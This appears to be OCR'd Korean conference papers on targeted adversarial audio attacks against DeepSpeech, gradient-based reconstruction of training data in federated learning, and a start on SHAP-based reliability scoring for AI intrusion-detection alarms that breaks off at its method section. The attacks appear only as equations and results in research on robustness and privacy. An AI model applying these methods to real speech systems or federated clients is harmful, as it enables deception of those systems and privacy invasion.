
II. 관련 연구

본 연구의 과정과 결과 분석에 대한 이해를 돕기 위해 관련 용어 및 연구를 몇 가지 소개한다.

2.1 Target Phrase

Target phrase란, [그림 1]에서처럼 바꾸고자 하는 목표 레이블(문장)을 의미한다. 예를 들어, 공격자는 음성인식 시스템에 의해 A라는 문장으로 인식되는 원본 오디오에 공격을 수행하여

생성된 적대적 오디오가 B라는 문장으로 번역되기를 원하는 상황을 가정한다. 이때, A를 original sentence, B를 target phrase라고 한다.



[그림 1] Target phrase

2.2 Speech Recognition

딥러닝이 도입되기 전 음성인식 모델은 MFCC (Mel-Frequency Cepstral Coefficient) 형식의 데이터를 입력으로 받아 HMM (Hidden Markov Model) 기반의 음성 처리 프로세스를 거쳤다. 오랫동안 HMM 기반의 모델이 주로 사용되었으며 가장 좋은 결과를 보여주었으나, 후에 딥러닝 기반의 음성인식 모델이 제시되었고, 이는 더 빠르고 정확하게 동작하여 현재 대부분의 음성인식 시스템의 기반이 되고 있다.

딥러닝 기반 음성인식 모델은 시계열 데이터인 오디오를 처리하기에 적합한 RNN (Recurrent Neural Network)을 사용하여 음성인식 시스템을 구현한다. RNN은 과거 시퀀스의 상태값(s_{i-1})이 현재 시퀀스의 출력값(y_i)과 상태값(s_i)을 계산하는데 사용된다. i 시점의 입력이 x_i일 때 이는 다음 식으로 나타낼 수 있다.

$$(s_i, y_i) = f(s_{i-1}, x_i)$$

즉, 오디오를 문자열로 변환할 때 각 앞과 뒤 문자/음소 간의 연관성을 학습하기 때문에 오디오의 음성 시퀀스를 정확하고 자연스러운 문자/음소의 시퀀스로 매핑할 수 있다.

2.3 DeepSpeech

DeepSpeech는 중국 IT 기업 '바이두(Baidu)'에서 공개한 End-to-End 음성인식 엔진으로 입력으로부터 특징을 추출하는 CNN (Convolutional Neural Network)층과 추출된 특징으로부터 학습/예측하는 RNN층, 최종 계산을 수행하는 Fully-Connected층으로 이루어져 있다. DeepSpeech는 CTC (Connectionist Temporal Classification) loss function을 사용한다. 이는 입력 음성의 sequence와 그에 해당하는 단어/음소 sequence 간에 명시적인 alignment 정보 없이 음성인식 모델이 학습할 수 있게 하는 기법이다. 따라서 입력 프레임 각각에 레이블을 달아놓지 않아도 음성인식 모델을 학습할 수 있다.[1]

2.4 적대적 공격(Adversarial Attack)

적대적 공격은 원본 데이터에 약간의 노이즈를 추가하여 인공지능 모델을 속이는 공격으로 원본 데이터가 본래의 레이블로 분류되지 않고 공격자가 의도한 또는 임의의 레이블로 분류되는 결과를 가져온다. 이때 추가되는 노이즈를 'Perturbation'이라고 하며, 그 크기는 매우 작아서 사람이 인지할 수 없어야 한다. 즉, 적대적 공격이 성립하기 위해서는 사람이 원본 데이터에 가해진 조작을 인지할 수 없어야 하며 오직 인공지능 알고리즘의 오작동을 유도할 수 있어야 한다.[2]

2.5 CW Attack

CW Attack은 'Nicholas Carlini'와 'David Wagner'에 의해 처음 제시되었다. 이 공격 방법의 최적화 식은 DNN의 로짓(logit)값을 이용하여 objective function을 정의하고, 특정 조건을 설정하여 성능을 향상시켰다. 먼저 objective function은 다음과 같다.

$$f(x') = (\max_{i \neq t}(Z(x')_i) - Z(x')_t)^+$$

함수 Z는 로짓 함수를 의미하고 로짓값은 0부터 1사이의 확률값으로 변환되기 전의 계산값으로 함수 f는 공격 목표의 클래스가 아닌 다른 클래스로의 로짓값 중 가장 큰 값에서 목표 클래스로의 로짓값을 뺀 것이다. 따라서 이 함수는 다음 조건을 만족하게 된다.

$$\text{if } f(x+\delta) \leq 0, \; C(x+\delta) = t$$

즉, 공격 목표 클래스로의 로짓값이 가장 커지면 함수 f의 값은 음수가 되고 입력 예제는 목표 클래스 t로 분류될 것이다. 이를 이용하여

최적화 식을 다음과 같이 정의한다. (D 는 두 데이터 사이의 Distance를 계산하는 메트릭으로 여기서는 L_2 distance를 사용한다.)


$$\textbf{minimize } D(x, x+\delta) + c \bullet f(x+\delta)$$
$$\textbf{such that } x+\delta \in [0,1]^n$$

CW Attack 이전의 화이트박스 공격 방법 중 기울기 기반의 공격들은 기울기를 숨기는 'Defensive Distillation' 방어기법으로 무력화시킬 수 있었지만, CW Attack은 이러한 방어 기법을 우회하여 적대적 예제(Adversarial Examples)를 생성할 수 있는 강력한 공격으로 평가받는다. 또한 모델의 강건성을 검증하는데 있어서 해당 공격 방법이 평가 기준으로 사용되고 있다.[3]

III.적대적 예제 생성 및 분석

3.1 시나리오 및 대상 분류

본 연구에서 두 가지의 시나리오를 설정했다. 첫째, 문장의 전체를 바꾸는 공격과 하나의 단어만을 바꾸는 공격을 동일한 오디오에 수행하여 target phrase의 공격 범위가 perturbation에 주는 영향을 각각 비교한다. 둘째, 대상이 되는 원본 오디오의 길이가 달라졌을 때 공격 범위가 주는 영향을 비교한다.



[그림 2] Scenario 1, 2. 'whole'은 문장 전체를 바꾸는 공격 샘플을, 'part'는 문장 일부를 바꾸는 공격 샘플을 의미한다.

시나리오를 실행하기 위해 먼저 적대적 예제를 생성할 오디오 데이터 대상을 두 분류로 나눈다. 한 분류는 20단어 이상의 비교적 긴 문장들, 다른 하나는 10단어 미만의 비교적 짧은 문장들로 묶는다. 위 분류에서 긴 문장에 대해서는 OpenSLR의 LibriSpeech 데이터 셋을, 짧은 문장에 대해서는 Mozila의 Common Voice 데이터 셋을 사용한다.

3.2 적대적 예제 생성

운영체제 ubuntu 18.04에서 적대적 예제 생성을 진행하며, 대상이 되는 음성인식 모델은 DeepSpeech 0.4.1 버전을 사용한다. 샘플 하나를 생성하는 데 약 5분에서 10분 정도의 시간이 소요되었다.

다음 [표 1]은 긴 문장과 짧은 문장에 대해 공격 샘플을 생성하는 각각의 예시를 보여준다.

[원문]
"A moment before the ghost of the ancient kingdom of the danes had looked forth through the vesture of the hazewrapped city"
[문장 전체를 변환]
"All samples shall be properly labeled in order to ensure that the results can be traced back to the location from which it was collected."
[문장 일부를 변환]
"before"를 "after"로 변환

[표 1] 공격 샘플 생성 예시

위와 같은 방법으로 긴 문장과 짧은 문장의 샘플을 각각 두 가지 목표 문장으로 변환하는 적대적 예제를 생성한다.

3.3 분석 방법

Perturbation의 크기를 측정하고 비교하기 위해 오디오의 상대적인 음량을 측정하는 로그 스케일 단위인 데시벨(dB)을 사용한다.

$$dB(x) = \max_i 20 \bullet log_{10}(x_i)$$


데시벨의 크기는 다른 비교대상이 있을 때 의미를 가지는 상대적인 값이다. 따라서 perturbation의 데시벨 크기를 원본 오디오를 기준으로 비교하여 나타낸다.

$$dB_x(\delta) = dB(\delta) - dB(x)$$


Perturbation의 크기는 원본보다 작기 때문에 데시벨 값은 음수가 되고, 그 수가 작을수록 더 조용한 perturbation임을 나타낸다.[4]

이와 같은 방법으로 생성된 적대적 예제의 perturbation의 크기를 각각 계산하고 그래프 및 수치로 비교하여 그 변화를 기록 분석한다.

IV.실험 결과



[그림 3] Perturbation. 'long/short'는 대상 오디오의 길이, 'whole/part'는 공격의 범위를 의미한다.



[그림 4] Waveform comparison

4.1 시나리오 1 결과

[그림 3]은 긴 문장과 짧은 문장에 대해 각각 문장 전체(whole)와 문장의 일부(part)만 바꾼 공격 샘플 perturbation의 평균, 최대, 최솟값을 비교한 것이다. 두 대상 모두 문장 전체를 바꾸었을 때 보다 문장의 일부를 바꾸었을 때 perturbation의 크기가 작아지는 것을 확인할 수 있다.

[그림 4]에서는 두 개의 공격 샘플에 대한 purturbation의 웨이브폼과 원본 오디오의 웨이브폼을 비교한 것으로, 문장 전체 변환 공격은 문장 일부 변환 공격보다 큰 진폭(더 큰 소리)의 노이즈를 발생시키는 것을 확인할 수 있다. 또한 진폭의 크기에 상관없이 두 perturbation은 원본 오디오의 전체 구간에 걸쳐 비교적 일정하게 퍼져있는 것을 볼 수 있다.

4.2 시나리오 2 결과

[그림 3]에서 whole과 part의 perturbation 평균 차이는 긴 문장은 약 -14dB, 짧은 문장은 약 -5.5dB로 긴 문장의 경우 perturbation의 차이가 더 큰 것을 볼 수 있다. 짧은 문장에 대해서도 perturbation이 감소하지만, 그 폭이 긴 문장에 비해 작은 것을 그래프를 통해 확인할 수 있다.

V.결론

문장 전체에 대한 공격과 비교하여 일부를 바꾸는 공격은 원본 오디오의 길이에 따라 perturbation의 감소 폭에서 차이가 있지만, 대체적으로 적대적 예제의 perturbation의 크기를 줄일 수 있었다. 그러나 [그림 3]에서 원본 오디오의 웨이브폼처럼 원본 오디오는 실제로 소리가 매우 작거나 없는 부분이 존재하는데, perturbation은 전체 구간에 일정하게 더해져 노이즈가 원본 오디오에 비해 커지는 부분이 생기게 된다. 이는 사람에 의해 쉽게 탐지될 수 있는 부분으로 perturbation을 부분적으로 적용하여 노이즈를 감출 수 있는 방법이 요구된다.

[ACKNOWLEDGEMENT]

"본 연구는 과학기술정보통신부 및 정보통신기획평가원의 대학ICT연구센터지원사업의 연구결과로 수행되었음" (IITP-2021-2020-0-01602)

[참고문헌]

[1] Awni Hannun, Carl Case, "Deep Speech: Scaling up end-to-end speech recognition," Baidu Research

[2] Ian J. Goodfellow, Jonathon Shlens, Christian Szegedy, "Explaining and Harnessing Adversarial Examples," 2015 ICLR

[3] N. Carlini, D. Wagner, "Towards Evaluating the Robustness of Neural Networks," 2017 IEEE SP

[4] N. Carlini, D. Wagner, "Audio Adversarial Examples: Targeted Attacks on Speech-to-Text," 2018 IEEE SPW

데이터 재복원을 통한 연합학습의 프라이버시 침해†

장진혁*, 최대선**

*숭실대학교(대학원생), **숭실대학교(교수)

Privacy Invasion of Federated Learning through Data Reconstruction

JinHyeok Jang*, Deaseon Choi**

*Soongsil University(Graduate student)

** Soongsil University(professor)

요 약

최근 데이터로 인한 개인정보 침해로 인해 연합학습이 이슈화되고 있다. 학습데이터를 요구하지 않기 때문에 연합학습이 프라이버시 침해로부터 안전하다고 생각할 수 있지만 최근 그래디언트로부터 학습데이터를 복원하는 재복원 공격에 대한 연구가 진행되고 있다. 본 논문은 공격자의 입장에서 공격자가 원본데이터의 label을 알 경우를 고려하여 모를 경우와 비교하였다. MNIST, CIFAR-10 dataset으로 실험결과 label을 알 경우 수치적으로 복원 성능이 빠르고 높음을 보여준다. 차원이 높을수록 복원하는 시간이 오래 걸리며 CIFAR-10의 경우 label을 모를 때보다 알고 있을 때 180초, 300 iteration 더 빠르게 복원된다.

I. 서론

AI의 발전은 사람들에게 일상생활의 편의성과 이로움을 제공해주고 있다. 얼굴인증과 지문인증을 통한 결제시스템, 결제 패턴과 인터넷 서핑 등을 통한 고객 맞춤형 서비스, 5G 가상현실과 증강현실 등 AI의 발전이 빠르게 증가하고 있다.

이러한 AI는 주재료인 데이터를 바탕으로 분석과 자동화로부터 앞서 언급한 서비스를 이루어 냈다. 하지만 데이터가 주는 이로움에 반해, 과거 넷플릭스 개인정보 노출 건 등 민감한 개인정보와 프라이버시 노출 가능성의 증가로 인한 피싱과 해킹 사고가 증가하고 있다. 이렇게 데이터로 인한 개인정보의 피해가 크다 보니 데이터를 보호할 수 있는 방법에 대한 연구가 증가하고 있으며 익명화와 식별방지를 위해 데이터를 서버로 모으지 않고 학습하는 방법으로 구글이 2017년에 연합학습을 발표했다[1]. 서버의 모델을 각 디바이스에 전송하면 개인에 대한 데이터가 받은 모델로부터 학습한 그래디언트 만을 요구하기 때문에 데이터의 집적으로 발생되는 프라이버시 침해로부터 예방할 수 있다.

그러나 안전할 것 만 같은 연합학습이 2019년 그래디언트로부터 학습데이터를 복원하는 연구가 발표되었다[2, 3, 4]. 현재는 데이터를 재복원하기 위해 랜덤 데이터(Random data)를 사용하며 원본과 랜덤 데이터를 1:1의 비율로 연구가 되고 있으며 데이터 사이즈를 늘리고 모델 및 파라미터를 다양하게 설정하고 랜덤 데이터를 다르게 주어가며 잘 복원될 수 있도록 연구가

† 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-00511, 엣지 AI 보안을 위한 Robust AI 및 분산 공격탐지기술 개발)

**교신저자: 최대선 (sunchoi@ssu.ac.kr)

진행되고 있다. 본 논문은 공격자의 입장에서 모델 학습에 진행되었던 학습데이터의 레이블(label)을 알고 있을 때와 이전연구의 랜덤한 레이블을 주었을 때의 재복원결과를 평가하여 수치적, 시각적으로 비교하여 복원 성능과 시간에 대해 다룰 것이다.

II. 연합학습과 재복원 공격

2.1 연합학습

연구자나 개발자들이 흔히 사용하는 머신러닝은 서버로 모아진 데이터를 가공하고 처리하여 원하는 인사이트를 도출한다. 분산된 데이터를 하나로 모으기 때문에 데이터를 관리하기 위해 데이터 익명화시킨다. 이때 익명화된 데이터로 인해 데이터가 뭉개지는 현상이 발생되며 필요한 데이터를 적재적소에 사용하기 어렵다. 데이터의 뭉개짐을 최소화하기 위해 차분 프라이버시와 재현데이터 등의 연구가 활발히 진행되었으며 구글의 연합학습으로 데이터를 사용하지 않는 학습으로 향후 디바이스에 저장된 데이터를 활용할 방법으로 떠오르고 있다. 데이터를 집적하지 않기 때문에 프라이버시를 보호할 수 있다는 점과 더욱 민감한 데이터를 활용할 수 있다는 장점이 있으며 연합학습이 처음 발표한 이후로도 꾸준히 학습능력을 효율적으로 증가시키는 방법과 활용방법으로 프로토콜, 서비스 등 많은 연구들이 진행되고 있지만 연합학습이 정말로 안전한가에 대한 연구도 활발히 진행되고 있다.

2.2 재복원 공격

연합학습은 서버가 클라이언트로부터 받은 결과값 만 이용한다. 서버와 클라이언트 간 전송되는 학습파라미터를 관측할 수 있기 때문에 악의적인 클라이언트가 잘못된 정보를 전달하여 모델의 성능 자체를 떨어뜨리는 포이즈닝 공격도 존재하지만 2018년 모델로부터 얻어진 그래디언트 값으로 학습데이터가 무엇인지 확인할 수 있는 재복원 공격(Reconstruction attack)이 발표되었다[2, 5]. 재복원 된 데이터가 얼굴 데이터라면 프라이버시 침해는 클 것이며




그림 1 재복원 과정 (G_x: gradient of x)

디바이스에 연결하여 학습을 진행하는 연합학습상 매우 노출되기 쉽다.

재복원 공격은 원본으로부터 모델을 학습 하고 난 그래디언트와 랜덤한 데이터를 생성해 원본과 동일한 모델을 학습하여 나온 그래디언트를 원본에 가깝게 최적화를 진행해 랜덤 데이터, 랜덤 레이블(Random label)들이 원본과 맞춰지면서 랜덤 데이터가 원본데이터로 만들어진다. 그림1은 랜덤 데이터를 원본데이터로 재복원하는 과정이다[2]. Jonas Geiping는 랜덤 데이터를 조절하고 모델의 크기 및 파라미터 조정 등 현실의 조건과 가깝게 원본데이터를 복원하도록 했다. 재복원하는 식은 다음과 같다. 랜덤데이터를 x', 랜덤 레이블을 y' 일 때 그래디언트는$\nabla W'$ 로 계산되며 원본과의 차이를 LBFGS를 통해 최소화시킨다[2].

$$\nabla W' = \frac{\partial l(F(x', W), y')}{\partial W} \quad \nabla W = \frac{\partial l(F(x, W), y)}{\partial W} \qquad (1)$$

$$x', y' = agrmin_{x', y'} \| \nabla W' - \nabla W \|^2 \qquad (2)$$

III. Random label vs Correct label

본 논문은 랜덤 데이터와 랜덤 레이블이 원본과 맞춰지면서 랜덤 레이블을 알 수 있다는 것을 착안하여 공격자가 레이블을 알고 있을 때를 가정해 모델 학습 시 랜덤 레이블이 아닌 원본데이터의 레이블을 사용할 때 복원이 얼마나 잘되고 빠르게 되는지 실험을 진행하였다.

3.1 실험내용

연합학습은 클라이언트들을 조정하여 여러 공격을 진행할 수 있다[5]. 공격자가 원하는 클라이언트를 골라 모델을 학습하고 나온 그래디언

트로 원본데이터의 레이블 값을 알아낼 수 있으며 원본데이터의 레이블 값을 넣었을 때, 랜덤 레이블을 넣었을 때 해당 이미지가 어떤지, 다양한 평가 방법으로 복원이 얼마나 빠르고 잘되는지 확인한다.

실험에 사용한 데이터는 MNIST dataset 과 컬러 이미지인 CIFAR-10 data를 사용했다. 복원을 하기 위한 모델은 3개의 컨볼루션층과 한 개의 풀리커넥티드층으로 구성되며 마지막 층은 0부터 9까지 10개를 분리하는 Multi Classification인 일반적인 CNN(Convolutional Neural Network)모델이다.

3.2 평가 방법

실험에 사용된 얼마나 복원이 잘 되었는지를 확인하기 위해 본 실험은 각 값들이 얼마나 멀리 떨어져 있냐를 평균제곱오차(MSE, Mean Squared Error)로 $\hat{Y}_i$ 은 실 관측값 Y_i은 예측값이다. 영상, 동영상 등의 화질 손실 정보를 평가할 때 사용하여 값이 클수록 이미지의 차이가 작은 최대신호대 잡음 비(PSNR, Peak Signal-to-Noise Ratio)로 $\max_I^2$ 는 해당 영상의 최댓값이다. 수치적인 차이가 아닌 인간의 시각적 화질 차이 및 유사도를 평가하기 위해 고안된 방법으로 이미지 품질평가(SSIM, Structural Similarity) 을 사용했으며 μ_x, μ_y는 원본과 랜덤 데이터의 평균값을 나타내고 σ_x, σ_y 는 표준편차, σ_{xy}는 공분산, c는 변수이다. SSIM 값이 클수록 품질이 좋다. Loss의 경우 원본데이터의 그래디언트와 랜덤 데이터의 그래디언트의 차이로 적을수록 데이터가 이미지에 가까워진다. Loss를 제외한 수식은 다음과 같다.

$$MSE = \frac{1}{n}\sum_{i=1}^{n}(\hat{Y}_i - Y_i)^2 \quad (3)$$

$$PSNR = 10 \cdot \log_{10}\left(\frac{MAX_I^2}{MSE}\right) \quad (4)$$

$$SSIM(x,y) = \frac{(2\mu_x\mu_y + c_1)(2\sigma_{xy} + c_2)}{(2\mu_x^2 + \mu_y^2 + c_1)(\sigma_x^2 + \sigma_y^2 + c_2)} \quad (5)$$

3.3 실험 결과

각 실험은 1개의 이미지를 복원한 것이다. 10개의 클래스를 복원하고자 하는 해당 이미지를 랜덤으로 30개를 추출하여 나온 결과값의 평균을 적용한 것이며 랜덤 데이터의 생성의 경우 time을 이용한 랜덤 seed를 사용하여 동일한 랜덤 데이터가 생성되는 것을 방지하였다.

먼저 모든 클래스에 대해서 MSE와 SSIM, PSNR, LOSS가 랜덤한 label을 주었을 때보다 원본 레이블을 주었을 때 높은 성능을 보여주었다. 표 1은 각각의 dataset의 클래스 6번째 그림을 복원했을 때 iteration=500에 대한 결과이다. 표 2, 3은 각각의 데이터셋의 iteration별 복원 정도며 그림을 보면 label의 정보를 알고 있는 경우 빠르게 복원됨을 확인할 수 있으며 10iteration 별 6~7초가 걸리며 차원이 높을수록 복원하는데 걸리는 시간이 오래 걸린다. MNIST의 경우 6번째 이미지를 확인할 수 있는 시간이 레이블이 랜덤일 경우 약 60초 100iteration이 걸리며 label이 원본을 넣었을 경우 30초, 50iteration만에 확인할 수 있다. CIFAR-10의 경우도 레이블을 맞출 경우 약 180초, 300 iteration 빠르게 복원 가능하다. 0부터 490까지의 iteration별 결과를 시각화하면 그림 2, 3과 같이 나오며 PSNR과 LOSS가 MSE와 SSIM의 스케일이 맞지 않기 때문에 로그 스케일을 적용시켰다. x축이 iteration, y축이 각 measure이며 빨간선이 레이블을 알 경우 파란선이 랜덤으로 레이블을 주었을 때 결과이다. 결과 역시 레이블을 알 경우가 좋은 성능을 보여주었다.

표 1 MNIST, CIFAR-10 data class: 6
MSE, SSIM, PSNR, LOSS

	MNIST		CIFAR-10	
Measure	Random label	Correct label	Random label	Correct label
MSE	0.00000782	0.00000016	0.0094828	0.00002209
SSIM	0.999976	0.9999933	0.8176045	0.9993356
PSNR	102.76977	116.35713	71.322022	95.519828
LOSS	0.00000325	0.0000001	0.0008982	0.00000146

표 2 MNIST iteration 별 복원 정도
Random label vs Correct label












Ground truth	Label	iteration			
		100	200	300	400
	랜덤				
	일치				
	랜덤				
	일치				

표 3 CIFAR-10 iteration 별 복원 정도
Random label vs Correct label

Ground truth	Label	iteration			
		0	50	70	100
	랜덤				
	일치				
	랜덤				
	일치				

IV. 결론 및 향후 계획

본 연구는 공격자가 레이블을 알고 있는 상황을 가정했으며 결과적으로 복원이 더 빠르고 복원 성능이 높음을 확인할 수 있다. 연합학습이 디바이스에 저장된 얼굴과 신체의 특정 부분을 학습데이터로 사용된다면 충분히 재복원을 통해 프라이버시 침해가 가능하다.

향후 계획으로 본 연구는 1개의 이미지를 복원 결과지만 리얼한 상황에서는 하나의 디바이스에 적어도 2개 이상 이미지 데이터가 존재할 것으로 판단해 현재는 배치상황에서 실험을 진행하고 있다.

그림 2 MNIST iteration별
평가값 시각화

그림 3 CIFAR-10 iteration별
평가값 시각화

[참고문헌]

[1] Google AI, Federated learning [internet], Available:https://federated.withgoogle.com, 2020.07.02.

[2] L. Zhu, Z. Liu, S. Han, "Deep Leakage from Gradients", NeurIPS'2019. Dec. 2019.

[3] J. Geiping, H. Bauermeister, H. Drög, "Inverting Gradients - How easy is it to break privacy in federated learning?", NeurIPS'2020. Dec. 2020

[4] W. Wei, L. Liu, M. Loper, et al., "A Framework for Evaluating Gradient LeakageAttacks in Federated Learning", ESORICS'2020, Sep. 2020.

[5] D. Cao, S. Chang, Z. Lin, et al., "Understanding Distributed Poisoning Attack in Federated Learning", ICPADS'2019, Dec. 2019.

AI 예측에 대한 신뢰도 분석 연구#

이은규, 김홍비, 이태진*

*호서대학교 (대학생, 대학원생, 교수)

Analyzing reliability of AI prediciton

Eun-Gyu Lee, Hong-Bi Kim, Tae-Jin Lee*

*Hoseo University(Undergraduate student, Graduate student, Professor)

요 약

사이버 위협은 점점 고도화되고 복잡해지고 있으며, 지능화된 공격은 기하급수적으로 증가하고 있는 추세이다. 증가하는 사이버 위협에 대응하기 위해 AI(Artificial Intelligence)기반의 보안 기술이 연구되고 있으나, AI의 오류 및 신뢰성 문제로 AI 예측 뒤에 분석가의 추가적인 작업을 통해 사이버 위협에 대응하고 있다. 하지만 현재 하루 발생하는 공격은 분석가가 분석할 수 있는 처리량을 훨씬 상회하는 수준에 있다. 이에 본 논문에서는 AI 예측에 SSSF(Sum of SHAP value of Feature), Outlier Score를 추가 산출하여 신뢰도가 낮은 데이터를 우선 분석 가능한 환경 조성 방법을 제안한다. SSSF를 통해 Label 편향도를 볼 수 있고, Outleir Score를 통해 Data의 Anomaly 정도를 확인할 수 있는 분석 지표이다. 이를 통해 단시간에 다수의 AI 오탐을 탐지할 수 있어, 증가하는 사이버 위협에 긍정적인 영향을 줄 것으로 예상된다.

I. 서론

컴퓨터 기술의 발전과 다방면에서의 인터넷 사용이 증가함에 따라 사이버 위협은 점점 고도화되고 복잡해지고 있으며 증가하는 추세이다. 증가하는 사이버 위협에 대응하기 위해 AI 보안 기술이 채택되고 연구되고 있다. 그러나 AI 예측에는 오탐이라는 리스크가 존재한다. 이로 인해 AI Model의 전적인 수용이 어려우며, 실환경에서는 분석가의 추가적인 분석이 이루어지고 있다. 늘어나는 사이버 위협에 전문가가 분석해야 할 데이터의 양은 이미 수용 가능 범위를 초과하였다. 일부 금융 ISAC(Information Sharing & Analysis Center) 환경에서 하루 약 10억 개의 실시간 HTTP traffic을 수집한다. 이 중 NIDS에서 200,000개의 Attack alarm이 발생하고 있다. 하지만, 분석가들이 처리할 수 있는 양은 전체의 5% 정도뿐인 10,000개의 Alarm밖에 처리하지 못하고 있다. 또한, AI Model의 Black-Box와 같은 특성 때문에 AI가 내린 예측의 근거를 설명하기 어려워 AI의 의사결정 과정의 정보를 데이터 분석에 이용할 수 없다.

AI 예측의 근거를 해석하기 위한 XAI(eXplainable Artificial Intelligence) 기술들이 연구되고 있다. XAI 기술 중 하나인 SHAP을 사용하여 AI Model이 내린 예측을 해석할 수 있다. SHAP이란 AI Model이 데이터를 예측하는 데 있어서, 협력 게임 이론에 근거하여 각 Feature가 예측에 기여한 정도를 측정해주는 알고리즘이다.

본 논문에서는 SHAP을 사용하여 AI 예측에 대한 설명을 제공하고, 이 정보와 데이터를 기반으로 Outlier 분석을 통해 AI 예측의 신뢰도를 분석하는 방법을 제안한다.

II. 관련 연구


본 연구는 문화체육관광부 및 한국저작권위원회의 2021년도 저작권기술개발사업의 연구결과로 수행되었음.(No. 2019-PF-9500)

보안 담당자는 침입 탐지 시스템이 기록한 로그를 통해 적절한 대응 조치를 취한다. 하지만 현재 AI Model을 적용했음에도 불구하고 AI-IDS가 분석한 이벤트 중에서 보안 관점에서 무해하지만 악성으로 분류된 경우인 FP(False Positive)와 악성이지만 무해하다고 분류되는 경우인 FN(False Negative)가 다량 발생한다. 생성되는 Alarm은 보안전문가가 직접 분석해야 하며, 생성되는 Alarm의 양 대비 처리량이 현저히 떨어지고 있다. False alarm(FP, FN)을 처리하기 위한 방식은 크게 두가지가 있다. 모델 자체의 정확도를 높여 False alarm을 줄이거나, False alarm의 사후 처리에 초점을 두는 방식이다. 전자처럼 모델의 성능을 향상시키는 방식은 어려움이 있다. 성능 향상에 성공하여 정확도를 높이게 되더라도 향후 기술 발전과 더불어 발전하는 공격 전략을 탐지하기에는 부적절할 수 있다. 따라서 후자의 방식처럼 False alarm의 사후 처리를 통해 Alarm set의 품질을 향상시키는 방식이 적절하다. False alarm의 분포를 기반으로 Alarm set를 가공하여 품질을 향상시키는데 성공한 연구들이 있다[1][2].

AI 기술은 실시간으로 많은 양의 일을 처리 가능하다는 장점이 있으나 결과에 대한 근거, 과정 등을 알 수 없어 사용자가 신뢰하기에는 어려움이 있다. 이런 한계를 극복하기 위해 AI Model의 해석이 가능해야 한다. AI 예측에 대한 해석을 위해 XAI 기술의 필요성이 강조되고 있다[3][4]. M.G 외 3인은 IDS 판단에 대한 Local 및 Global적 설명을 제공하는 Framework를 제안하였다[5]. 제안 Framework의 Local explanation은 시각화를 통해 IDS가 판단한 공격의 특성과 Plot에서 나타나는 Feature들이 관련 있다는 사전 지식을 통해 해당 판단에 대한 확신을 갖게 한다고 설명한다. NSL-KDD Dataset을 이용한 실험을 통해 제안 Framework의 AI model 해석을 제공하는 것이 유효함을 증명하였으며, 다른 두 분류기에 대한 비교 실험을 통해 IDS의 구조를 최적화할 수 있는 가능성을 제공하였다. 하지만 공격 유형과 Feature간의 관계 분석 및 전체적인 분석만 가능하여 AI Model의 신뢰성 문제를 해결할 수 없다는 게 한계이다.

III. 제안 방법

